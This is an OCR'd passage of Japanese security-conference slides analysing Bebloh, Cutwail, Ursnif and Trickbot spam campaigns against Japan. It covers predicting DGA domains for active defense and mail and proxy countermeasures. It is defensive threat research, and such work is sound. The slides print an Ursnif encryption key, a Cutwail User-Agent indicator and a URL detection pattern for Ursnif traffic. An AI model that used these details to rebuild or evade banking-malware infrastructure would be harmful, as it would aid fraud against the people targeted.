
使用されるドメインの推定に成功



4.5. C2の事前予測

Group-A

疑似Beblohによるアクセスで
C2応答内容や応答時間を観測



Group-A

4.5. C2の事前予測

BeblohのDGAで使用するC2ドメインの推移

日付	DGAで使用するTLD
2018/10 - 11末	.net, .com
2018/12/18 - 2019/05/07	.net, .com
2019/05/27 - 2019/05/30	.net, .com
2019/06/05	.top, .com
2019/06/17	.top, com

DGAドメインを事前取得

4.6. アクティブディフェンスの成果

Group-A

Group-Aの反応


日本向けの配信は2019/06/17が最後

→2019/07/29にCutwailに感染させるばらまきが発生
　その後、イタリアを中心にドイツやポーランド、USへの配信のターゲットを変更

4.6. アクティブディフェンスの成果

Group-A


Cutwail-Aから日本向け配信日数の推移



4.6. アクティブディフェンスの成果

Group-A

Cutwail-Aからばらまきメールの標的の推移



4.6. アクティブディフェンスの成果

Group-B

Group-Bの反応

→2019/09から配信経路をEmotetへ変更
　Ursnif-BとEmotet経由のUrsnifのWebInjectionConfigはマニピュレーションサーバも含め完全一致


→2019/10からマルウェアをUrsnifからTrickbotへ変更
　Ursnif-BとTrickbotの日本を狙ったURLは完全一致


→手法を変えながら、未だ継続的に日本を狙っている

〔参考〕TrickbotのWebInjectionConfig

Group-B

2019/10/15以降、WebInjectionConfigに日本が追加
日本が占める割合は全体の約30%弱（以前は0）
（rcrd=157130020012663 6 に日本向けが全件存在）





〔参考〕Trickbotのgtag

Group-B

Trickbotは感染経路によってgtagが異なる

配信手法	gtag
Emotet	morXX
Ursnif	leoXX
IcedID	tinXX
ばらまき(zip-lnk-vbs)	onoXX
ばらまき(xls)	satXX

しかし、どのgtagでもWebInjetionConfigは同じ

→ Trickbotを使うグループがどこまで同じかは不明

〔参考〕Ursnif-Bの2019年後半の動き


Group-B

時期	配信手法	対象
2019/08-10	htm形式の返信型	ポーランド、日本
2019/09-10	Emotetの後続感染	日本
2019/10-11	doc形式の返信型	ドイツ、チェコ
2019/12-	doc形式のばらまき	チェコ、ポーランド、ブルガリア

※日本向けEmotet経由、ドイツ向けdoc返信型では
SerpentKey：Gu9foUnsY506KSJ1 も使用

〔参考〕日本向けばらまきメール分類

最終的なマルウェアによる分類



5. ばらまきメールへの対策

ばらまきメールはメールBoxまで受信させない
→メールセキュリティ製品を導入し、IoCを活用する
感染時には、プロキシから通信検知

ばらまきの発生情報、IoCの入手
　→ Twitter

5.1. メールセキュリティ製品へのIoC適用

メールセキュリティ製品を導入する

→以下のような点で監視・ブロックの運用を行う

- メール件名
- メールのUser-Agent
- メールの送信元IPアドレス
- 添付ファイル名
- 添付ファイル拡張子

ex) Cutwail-BのUser-Agentは以下でユニーク（改行有）

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101↵
 Thunderbird/45.2.0
```

5.2. プロキシによる対策

プロキシにIoCを適用し、通信を監視・ブロックする。

- マルウェアのダウンロードドメインは比較的短命
- C2ドメインは比較的変更が少ない
  ex) Ursnif-Bのドメインは数ヶ月変更なし

Ursnif感染通信の検知

- (domain)/images/(/を含む150文字以上のランダムな文字列).jpeg
  ※他に.avi、.gif、.bmpの拡張子への通信あり

6. まとめ

- ばらまきメールのキャンペーンを分析することで2つのグループの違いと手法を明らかにした
- 手法を分析することで、より積極的な防御手法を取ることが可能である
- アクティブ・ディフェンスを行うことでGroup-Aは日本から撤退した

（参考）調査に使用したIoC
https://docs.google.com/spreadsheets/d/1udcLSbNUzOI2nrPNVIWsL3iUdALAjKHPuoakGPvSu6I/edit?usp=sharing

THANKS!

Any questions?

Work with Community

@bomccss

@AIR3_ytakeda

@gorimpthon

@58_158_177_102

@AES256bit

@sugimu_sec

@wato_dn

@hamasho_sec

@shokoaraki

@satontonton

@tachi4439

@yukitora8

@abel1ma

@waga_tw

@catnap707

@autumn_good_35

@Sec_S_Owl